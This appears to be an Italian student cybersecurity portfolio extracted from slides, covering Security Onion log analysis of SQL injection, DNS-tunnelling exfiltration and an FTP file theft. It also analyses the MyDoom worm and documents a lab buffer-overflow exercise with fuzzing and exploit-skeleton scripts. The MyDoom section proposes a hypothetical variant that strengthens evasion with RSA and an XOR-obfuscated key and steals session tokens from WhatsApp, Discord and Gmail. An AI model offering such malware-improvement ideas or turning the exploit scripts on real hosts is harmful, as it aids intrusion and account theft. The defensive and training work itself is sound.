


5


6




7



9



8



10

VirusTotal - File - d006c3534964e3fc79d2763144ba53742d7fa250ca336f4a0fe724b75aaff386

File distributed by Computernewbs.com

0 / 71

Community Score: 41.3

File hash: d006c3534964e3fc79d2763144ba53742d7fa250ca336f4a0fe724b75aaff386

Size: 337.00 KB | Last Analysis: 10 days ago

Detection Details Relations Associations Behavior Community (89+)

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis (0)

| Vendor | Result | Notes |
|---------------------|------------|-------------|
| Acronis (Static ML) | Undetected | AhnLab-V3 |
| Alibaba | Undetected | AliCloud |
| AVG | Undetected | Avast |
| Baidu | Undetected | BitDefender |
| Bkav Pro | Undetected | ClamAV |

INTERPRET HTTP AND DNS DATA TO ISOLATE THREAT ACTOR

Fase iniziale

Dopo aver avviato la VM Security Onion, avviamo Kibana e impostiamo il range temporale. Applichiamo ora un filtro per il protocollo HTTP, analizziamo il numero di logs e i loro dettagli.


Nel campo "message" possiamo individuare una richiesta particolare da parte dell'IP sorgente: si tratta di un tentativo di SQL Injection per recuperare informazioni sulle carte di credito degli utenti

Fase centrale

Un altro dettaglio dei log è il campo alert id che, cliccandolo, ci indirizza al tool esterno CapMe! (permette di visualizzare un trascrizione del file pcap per effettuare un'analisi più dettagliata della comunicazione HTTP) Nella prima parte, quella relativa alla richiesta, è possibile individuare il tentativo di SQL Injection e la macchina risponde alla richiesta effettuata dall'utente mostrando una lista di username e relative password

Fase finale

Riapriamo Kibana e filtriamo per protocollo DNS. notiamo delle anomalie. Alcune di esse presentano infatti sottodomini insolitamente lunghi per il dominio ns.example.com. Il fatto che abbiamo individuato sottodomini insolitamente lunghi contenenti testo codificato in esadecimale suggerisce un possibile caso di esfiltrazione di dati tramite DNS tunneling



2

```
analyst@SecOnion:~$ sudo so-status
[sudo] password for analyst:
Status: securityonion
  * sguil server [ OK ]
Status: seconion-import
  * pcap_agent (sguil) [ OK ]
  * snort_agent-1 (sguil) [ OK ]
  * barnyard2-1 (spooler, unified2 format) [ OK ]
Status: Elastic stack
  * so-elasticsearch [ OK ]
  * so-logstash [ OK ]
  * so-kibana [ OK ]
  * so-freqserver [ OK ]
```

4

Navigation DNS - Log C... DNS - Log Count Over Time

Home Help

Alert Data

- Zeek Notices
- ElastAlert
- HIDS
- NIDS

Zeek Hunting

- Connections
- DCE/RPC
- DHCP
- DNP3
- DNS
- Files
- FTP
- HTTP
- Intel
- IRC
- Kerberos
- Modbus
- MySQL
- NTLM
- PE

22

DNS - Query Class (Pie Chart)

C_INTERNET

DNS - Destination Port (Horizontal Bar Chart)

53

5

```
analyst@SecOnion: ~/Downloads
File Edit View Search Terminal Help
analyst@SecOnion:~/Downloads$ xxd -r -p "DNS - Queries.csv" > secret.txt
analyst@SecOnion:~/Downloads$ cat secret.txt
CONFIDENTIAL DOCUMENT
DO NOT SHARE
This document contains information about the last security breach.
```

| DNS - Client | | DNS - Server | |
|--------------|-------|-----------------|-------|
| Client | Count | Server | Count |
| 192.168.0.11 | 4 | 209.165.200.235 | 4 |

ISOLATE COMPROMISED HOST USING 5-TUPLE

Fase centrale

Focalizzandoci sulla voce “GPL ATTACK_RESPONSE id check returned root” si può notare che indica che un accesso root è stato ottenuto durante un attacco. Selezionando “show packet data” e “show rule” possiamo ottenere più dettagli riguardo l’alert. Successivamente si può analizzare l’alert con lo strumento wireshark selezionando TCP flow per osservare il flusso di pacchetti TCP

Fase centrale

Dall’analisi si può notare che l’attaccante ha stampato a schermo tutte le configurazioni della macchina target e tramite il comando whoami ha ottenuto il privilegio di root sulla macchina target.
Abbiamo avviata Kibana, impostato il range e ci siamo concentrati sui dati ftp. Abbiamo capito che l’attaccante fosse entrato con ftp e avesse copiato un determinato file.txt cancellandolo poi dal target.

Fase centrale

Abbiamo scoperto che il file era un documento riservato da non condividere, che contiene informazioni riguardo l’ultima violazione di sicurezza

Per evitare accessi non autorizzati

- Autenticazione forte
- Gestione degli accessi e dei privilegi
- Protezione della rete

1

Applications Places Sguil.tk

Mon 02:06 2025-02-03 02:06:58

SGUIL-0.9.0 - Connected To localhost

File Query Reports Sound: Off ServerName: localhost UserName: analyst UserID: 2

RealTime Events Escalated Events

| ST | CNT | Sensor | Alert ID | Date/Time | Src IP | SPort | Dst IP | DPort | Pr | Event Message |
|-----|-----|-------------|----------|---------------------|-----------------|-------|--------------------------------|-------|----|--|
| R1 | 114 | seconion... | 5.251 | 2019-07-19 18:57:23 | 172.17.4.205 | 40925 | 31.7.62.214 | 443 | 6 | ET POLICY HTTP traffic on port 443 |
| R1 | 2 | seconion... | 5.365 | 2020-02-21 00:55:55 | 172.17.0.174 | 62362 | 172.17.0.8 | 53 | 17 | ET POLICY DNS Update From 172.17.0.174 |
| R1 | 13 | seconion... | 5.366 | 2020-02-21 00:55:07 | 49.51.172.56 | 80 | 172.17.8.174 | 49731 | 6 | ET CURRENT_EVENTS Liked file |
| R1 | 13 | seconion... | 5.379 | 2020-02-21 00:56:07 | 49.51.172.56 | 80 | 172.17.8.174 | 49731 | 6 | ET CURRENT_EVENTS Win32/WinRAR |
| R1 | 13 | seconion... | 5.392 | 2020-02-21 00:56:07 | 49.51.172.56 | 80 | 172.17.8.174 | 49731 | 6 | ET POLICY PE/EXE or DLL |
| R1 | 4 | seconion... | 5.408 | 2020-02-21 01:11:48 | 91.211.88.122 | 443 | 172.17.8.174 | 49780 | 6 | ET TROJAN ABUSE.CH SS... |
| RTT | 1 | seconion... | 5.1 | 2020-06-11 03:41:20 | 209.165.200.235 | 6200 | 209.165.201.17 | 45415 | 6 | GPL ATTACK_RESPONSE I... |
| R1 | 351 | seconion... | 1.1 | 2020-06-19 18:09:28 | 0.0.0.0 | 0 | [OSSEC] File added to the s... | 0 | 0 | [OSSEC] File added to the s... |
| R1 | 23 | seconion... | 1.2 | 2020-06-19 18:09:29 | 0.0.0.0 | 0 | [OSSEC] Integrity checksum... | 0 | 0 | [OSSEC] Integrity checksum... |
| R1 | 7 | seconion... | 1.4 | 2020-06-19 18:10:04 | 0.0.0.0 | 0 | [OSSEC] New group added L... | 0 | 0 | [OSSEC] New group added L... |
| R1 | 7 | seconion... | 1.5 | 2020-06-19 18:10:04 | 0.0.0.0 | 0 | [OSSEC] New user added to ... | 0 | 0 | [OSSEC] New user added to ... |
| R1 | 2 | seconion... | 1.18 | 2020-06-19 18:14:41 | 0.0.0.0 | 0 | [OSSEC] Listened ports stat... | 0 | 0 | [OSSEC] Listened ports stat... |
| R1 | 1 | seconion... | 1.19 | 2020-06-19 18:18:41 | 0.0.0.0 | 0 | [OSSEC] Received 0 packet... | 0 | 0 | [OSSEC] Received 0 packet... |

IP Resolution Agent Status Short Statistics System Msg

Reverse DNS v Enable External DNS

Src IP: Src Name: Dist IP: Dist Name: Whois Query: None Src IP Dst IP

Show Packet Data Show Rule

IP Source IP Dest IP Ver HL TOS len ID Flags Offset TTL Chksum

UAPRSF TCP Source Dest RRCSSYI Port Port 10GKHTNN Seq # Ack # Offset Res Window Up Chksum

DATA

Search Packet Payload Hex Text NoCase

2

209.165.201.17_45415_209.165.200.235_6200-6.raw

File Edit View Go Capture Analyze Statistics Telephone Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression...

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|----------------------------|-----------------|-----------------|----------|--------|-------|
| 1 | 2020-06-11 03:41:20.787779 | 209.165.201.17 | 209.165.200.235 | TCP | 74 | 45415 |
| 2 | 2020-06-11 03:41:20.787834 | 209.165.200.235 | 209.165.201.17 | TCP | 74 | 6200 |
| 3 | 2020-06-11 03:41:20.787967 | 209.165.201.17 | 209.165.200.235 | TCP | 66 | 45415 |
| 4 | 2020-06-11 03:41:20.788838 | 209.165.201.17 | 209.165.200.235 | TCP | 69 | 45415 |
| 5 | 2020-06-11 03:41:20.788995 | 209.165.200.235 | 209.165.201.17 | TCP | 66 | 6200 |
| 6 | 2020-06-11 03:41:20.789872 | 209.165.200.235 | 209.165.201.17 | TCP | 90 | 6200 |
| 7 | 2020-06-11 03:41:20.790022 | 209.165.201.17 | 209.165.200.235 | TCP | 66 | 45415 |
| 8 | 2020-06-11 03:41:20.790667 | 209.165.201.17 | 209.165.200.235 | TCP | 88 | 45415 |
| 9 | 2020-06-11 03:41:20.826299 | 209.165.200.235 | 209.165.201.17 | TCP | 66 | 6200 |
| 10 | 2020-06-11 03:41:24.394348 | 209.165.201.17 | 209.165.200.235 | TCP | 89 | 45415 |
| 11 | 2020-06-11 03:41:24.394614 | 209.165.200.235 | 209.165.201.17 | TCP | 66 | 6200 |
| 12 | 2020-06-11 03:41:24.396217 | 209.165.200.235 | 209.165.201.17 | TCP | 83 | 6200 |
| 13 | 2020-06-11 03:41:24.396361 | 209.165.201.17 | 209.165.200.235 | TCP | 66 | 45415 |
| 14 | 2020-06-11 03:41:50.813350 | 209.165.201.17 | 209.165.200.235 | TCP | 73 | 45415 |
| 15 | 2020-06-11 03:41:50.815310 | 209.165.200.235 | 209.165.201.17 | TCP | 71 | 6200 |
| 16 | 2020-06-11 03:41:50.815501 | 209.165.201.17 | 209.165.200.235 | TCP | 66 | 45415 |

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
Ethernet II, Src: 00:50:56:b3:72:09, Dst: 08:00:27:ab:84:07
Internet Protocol Version 4, Src: 209.165.201.17, Dst: 209.165.200.235
Transmission Control Protocol, Src Port: 45415, Dst Port: 6200, Seq: 0, Len: 0

0000 08 00 27 ab 84 07 06 50 56 b3 72 09 08 00 45 00 ..P V.r-E.
0010 00 3c 71 97 40 00 3f 06 94 dc d1 a5 c9 11 d1 a5 <q@?..
0020 c8 eb b1 67 18 38 55 a5 e5 de 00 00 00 00 a0 02 ..g 8U..
0030 fa f0 91 6d 00 00 02 04 05 b4 04 02 08 0a 86 79 ..my
0040 fa bb 00 00 00 00 01 03 03 07 ..

209.165.201.17_45415_209.165.200.235_6200-6.raw Packets: 49 · Displayed: 49 (100.0%) · Profile: Default

3

All Logs

Time source_ip source_port destination_ip destination_port id

June 11th 2020, 03:53:09.086 192.168.0.11 52776 209.165.200.235 21 LDjqzXIB

June 11th 2020, 03:53:09.086 192.168.0.11 52776 209.165.200.235 21 B6Cd-0

June 11th 2020, 03:53:09.086 192.168.0.11 52776 209.165.200.235 21 LTjqzXIB

June 11th 2020, 03:53:09.086 192.168.0.11 52776 209.165.200.235 21 B6Cd-0

June 11th 2020, 03:53:09.086 192.168.0.11 52776 209.165.200.235 21 StfgO



5

192.168.0.11:49817_209.165.200.235:20-6-1406027801.pcap

Log entry:

```
{"ts": "2020-06-11T03:53:09.088773Z", "fuid": "FX1iV63eSMAEiN16S2", "tx_hosts": ["192.168.0.11"], "rx_hosts": ["209.165.200.235"], "conn_uids": ["C2Jv8MWV6Xg4lbb51"], "source": "FTP DATA", "depth": 0, "analyzers": ["SHA1", "MD5"], "mime_type": "text/plain", "duration": 0.0, "is_orig": false, "seen_bytes": 102, "missing_bytes": 0, "overflow_bytes": 0, "timedout": false, "md5": "e7bc9c20bfd5666365379c91294d536b", "sha1": "f7f54acee0342f6161f8e63a10824ee11b330725"}
```

Sensor Name: seconion-import
Timestamp: 2020-06-11 03:53:09
Connection ID: CLI
Src IP: 192.168.0.11
Dst IP: 209.165.200.235
Src Port: 49817
Dst Port: 20
OS Fingerprint: 209.165.200.235:20 - Linux 2.6 (newer, 1) (up: 1 hrs)
OS Fingerprint: > 192.168.0.11:49817 (distance 0, link: ethernet/modem)
SRC: CONFIDENTIAL DOCUMENT
SRC: DO NOT SHARE
SRC: This document contains information about the last security breach.
SRC:

ANALISI MYDOOM

Mydoom è uno dei worm informatici più devastanti della storia, comparso per la prima volta nel gennaio 2004. La sua diffusione ha avuto un impatto significativo a livello globale, causando rallentamenti nelle reti aziendali e riducendo la velocità di Internet fino al 50% in alcuni casi. Il worm ha colpito i sistemi operativi Windows, propagandosi principalmente attraverso e-mail di phishing e reti peer-to-peer.

Per analizzare il malware MyDoom siamo partiti dal codice principale main.c. Tramite questa analisi abbiamo scoperto le sue funzioni principali:

1. Avvio.
2. Persistenza e autoriproduzione.
3. Diffusione tramite P2P (Kazaa)
4. Diffusione tramite email.
5. Esecuzione attacchi DDoS verso un sito (SCO.com)
6. Creazione backdoor
7. Offuscamento
8. Controllo temporale
9. Debug e visualizzazione

Una volta attivato, Mydoom si installava automaticamente nel sistema e iniziava a scansionare la rubrica di Microsoft Outlook alla ricerca di nuovi destinatari a cui inviare copie di sé stesso. Il worm sfruttava tecniche di spoofing per falsificare gli indirizzi mittenti, rendendo complesso il tracciamento dell'origine dell'infezione. Inoltre, apriva una backdoor sulla porta 3127/TCP, permettendo accessi remoti al sistema infetto e rendendolo vulnerabile a ulteriori attacchi informatici. Questa funzionalità ha favorito il controllo remoto dei dispositivi compromessi. Oltre alla sua capacità di propagazione, Mydoom è stato progettato per lanciare attacchi DDoS contro obiettivi specifici.

ANALISI MYDOOM

In uno scenario di intelligence, abbiamo ipotizzato che ci fosse una nuova variante di mydoom.
Ci siamo concentrati, in particolare, su offuscamento e propagazione.

Come principale tecnica di offuscamento per "shimgapi.dll" il malware utilizza ROT13; una variante del cifrario di cesare che sposta di 13 lettere il carattere. Questa tecnica può sicuramente ingannare l'occhio umano ma difficilmente, al giorno d'oggi, riuscirebbe ad ingannare l'antivirus o sistemi di rilevamento avanzati.
Per rafforzare ulteriormente la sicurezza del malware, si potrebbe implementare una strategia di crittografia RSA combinata con una chiave privata offuscata tramite XOR. I

Come principale tecnica di propagazione, MyDoom utilizza l'e-mail ed il peer-to-peer. Una volta attivato, intercetta le sessioni web in corso, sottraendo cookie e token di autenticazione. Così, prende il controllo degli account senza bisogno di credenziali. La variante che abbiamo ipotizzato prende di mira:

- whatsapp
- discord
- gmail

BUFFER OVERFLOW

INTRODUZIONE AL BUFFER OVERFLOW

- Cos'è un buffer?

Un buffer è un'area di memoria usata per immagazzinare temporaneamente dati, come input dell'utente, file o dati di rete. Se i limiti del buffer non sono controllati correttamente, un attaccante può sovrascrivere la memoria, causando malfunzionamenti.

- Cos'è il buffer overflow?

Il buffer overflow si verifica quando un programma scrive più dati di quelli che un buffer può contenere, sovrascrivendo la memoria adiacente. Questa vulnerabilità permette agli attaccanti di eseguire codice malevolo, ottenere accesso non autorizzato o compromettere il sistema.

BUFFER OVERFLOW

1. Identificazione della vulnerabilità

Procediamo quindi con la fase di fuzzing, per capire orientativamente quanti byte sono necessari affinché il programma vada in stato di crash

```
#!/usr/bin/env python3

import socket, time, sys

ip = "192.168.50.102"

port = 1337
timeout = 5
prefix = "OVERFLOW1"

string = prefix + "A" * 100

while True:
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.settimeout(timeout)
            s.connect((ip, port))
            s.recv(1024)
            print("Fuzzing with {} bytes".format(len(string) - len(prefix)))
            s.send(bytes(string, "latin-1"))
            s.recv(1024)
    except:
```

```
[kali㉿kali)-[~/Desktop/bufferoverflow]
$ python3 fuzz.py
Fuzzing with 100 bytes
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing with 500 bytes
Fuzzing with 600 bytes
Fuzzing with 700 bytes
Fuzzing with 800 bytes
Fuzzing with 900 bytes
Fuzzing with 1000 bytes
Fuzzing with 1100 bytes
Fuzzing with 1200 bytes
Fuzzing with 1300 bytes
Fuzzing with 1400 bytes
Fuzzing with 1500 bytes
Fuzzing with 1600 bytes
Fuzzing with 1700 bytes
Fuzzing with 1800 bytes
Fuzzing with 1900 bytes
Fuzzing with 2000 bytes
Fuzzing crashed at 2000 bytes
```

BUFFER OVERFLOW

2. Determinazione dell'offset dell'EIP

Determinando l'offset dell'EIP l'attaccante cerca di capire dove avviene la sovrascrittura della memoria.

```
File: exploit1.py
1 import socket
2
3 ip = "192.168.50.102"
4 port = 1337
5
6 prefix = "OVERFLOW1 "
7 offset = 0
8 overflow = "A" * offset
9 retn = ""
10 padding = ""
11 payload = ""
12 postfix = ""
13
14 buffer = prefix + overflow + retn + padding + payload + postfix
15
16 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
17
18 try:
19     s.connect((ip, port))
20     print("Sending evil buffer...")
21     s.send(bytes(buffer + "\r\n", "latin-1"))
22     print("Done!")
23 except:
```

```
[kali㉿kali]-[~/Desktop/bufferoverflow]
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1
Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3
Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5
Am6Am7Am8Am9Am0Am1Am2Am3Am4Am5
Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9
Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1
Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3
Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5
Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9B10B11B12B13B14B15B16B17
Bl8B19Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9B0B01B02B03B04B05B06B07B08B09Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9
Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bs0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1
Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3
